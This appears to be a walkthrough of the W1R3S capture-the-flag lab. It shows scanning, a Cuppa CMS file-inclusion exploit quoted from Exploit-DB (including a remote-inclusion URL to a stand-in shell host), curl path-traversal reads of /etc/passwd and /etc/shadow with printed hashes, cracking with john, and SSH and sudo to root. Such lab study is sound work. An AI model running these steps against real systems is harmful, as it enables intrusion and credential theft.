

WIR3S 1.0.1

IP da máquina: 192.168.56.120 // MAC: 08:00:27:CD:80:E0


sudo nmap -sV -O -sC -Pn -sN -vvv 192.168.56.120




```
21/tcp    open          ftp        tcp-response vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
|_drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.114
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```



```
22/tcp    open          ssh        tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3s3Ee/rOMLIzyOIT/5GX5Z+h/HEP+dJROV33SjKXqwwauvOkRw4S5ILukF
kjJ5ItzwXa4QWACTES4h9qs/J2niCt1vnkKGdbWuAu7w0uFUK6HE/NZXS8irEvl1JuscnH7NVopDAOtWGThCHq/rAPCSlHmeomR
htBk3ovTPbSbFoUxbcqgn3xEdVA0HqbUz6j6pGeCDYGEnWIqWEr7FR9KL+pSXnNJLc+RLuqnrlUsh6mp7Qol+JUnvHUURnfN+B6
5x3N7RK1BdarIV2DQkRwEpi2LcDKlbipBsfl+LGAQfRPb9N/ZS/+et4uPcJgL7onbcnntGvr3bvn3EDiGgLHx
|   256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPHD3VFHFrIoW//AKv0Ev4Th7
Qsi62JN5+bPhJRAEOK+1/u46b5eHnPRebNFASsx8gJp6E6xGPqdGrCzUzn5DjA=
|   256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKvLwEfq5HQLQaCIAeL2MXj9GjysDqsiXzdnnzlw/0jl
23/tcp    open|filtered tcpwrapped no-response
24/tcp    open|filtered tcpwrapped no-response
25/tcp    open|filtered tcpwrapped no-response
|_smtp-commands: Couldn't establish connection on port 25
```




```
80/tcp    open          http       tcp-response Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```




```
MAC Address: 08:00:27:CD:80:E0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
rt
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.120/FUZZ



```
.htaccess               [Status: 403, Size: 298, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 298, Words: 22, Lines: 12]
wordpress               [Status: 301, Size: 320, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 293, Words: 22, Lines: 12]
administrator           [Status: 301, Size: 324, Words: 20, Lines: 10]
```

http://192.168.56.120/administrator/installation/



Installation


CHECK IMPORTANT INFO

If any of these items is not supported then please take actions to correct them. Failure to do so could lead to your Only-Back installation not functioning correctly

Requiered	Supported
Configuration.php Writeable	Yes
PHP Version >= 5.3	Yes
MySQL Support	Yes
JSON Support	Yes


Apache Configuration	Recomended	Now
File Uploads	On	On
Display Errors	Off	Off

searchsploit cuppa cms




```
┌─[headcrusher@parrot]─[~]
└──╼ $searchsploit cuppa cms
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion         | php/webapps/25971.txt
------------------------------------------------------------------------ ---------------------------------
```

cat /usr/share/exploitdb/exploits/php/webapps/25971.txt




```
#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability.
User tainted data is used when creating the file name that will be included into the current file.
PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerab
ility can lead to full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]
```




```
#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-----------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resour
ce=../Configuration.php
```

curl -s --data-urlencode "urlConfig=../../../../../../../../../etc/passwd" http://192.168.56.120/administrator/alerts/alertConfigField.php?




```
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
w1r3s:x:1000:1000:w1r3s,,,:/home/w1r3s:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:122:129:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
```


curl -s --data-urlencode "urlConfig=../../../../../../../../../etc/shadow" http://192.168.56.120/administrator/alerts/alertConfigField.php?



```
        root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0
pi7gn9t7VgZ0:17554:0:99999:7:::
```




```
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoX
iZAH.Ud1:17560:0:99999:7:::
```



```
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9
q1iP.:17567:0:99999:7:::
```

john hash --wordlist=/usr/share/wordlists/rockyou.txt


w1r3s:computer



```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (?)
```


ssh w1r3s@192.168.56.120

computer




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $ssh w1r3s@192.168.56.120
The authenticity of host '192.168.56.120 (192.168.56.120)' can't be established.
ECDSA key fingerprint is SHA256:/3N0PzPMqtXlj9QWJFMbCufh2W95JylZ/oF82NkAAto.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.120' (ECDSA) to the list of known hosts.
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.56.120's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

102 packages can be updated.
0 updates are security updates.

*** System restart required ***
.....You made it huh?....
Last login: Mon Jan 22 22:47:27 2018 from 192.168.0.35
w1r3s@W1R3S:~$ 
```

sudo -l



```
w1r3s@W1R3S:~$ sudo -l
sudo: unable to resolve host W1R3S: Connection refused
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
```

sudo su



```
w1r3s@W1R3S:~$ sudo su
sudo: unable to resolve host W1R3S: Connection refused
root@W1R3S:/home/w1r3s# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:/home/w1r3s# uname -a
Linux W1R3S 4.13.0-36-generic #40~16.04.1-Ubuntu SMP Fri Feb 16 23:25:58 UTC 2018 x86_64 x86_64 x86
_64 GNU/Linux
root@W1R3S:/home/w1r3s#
```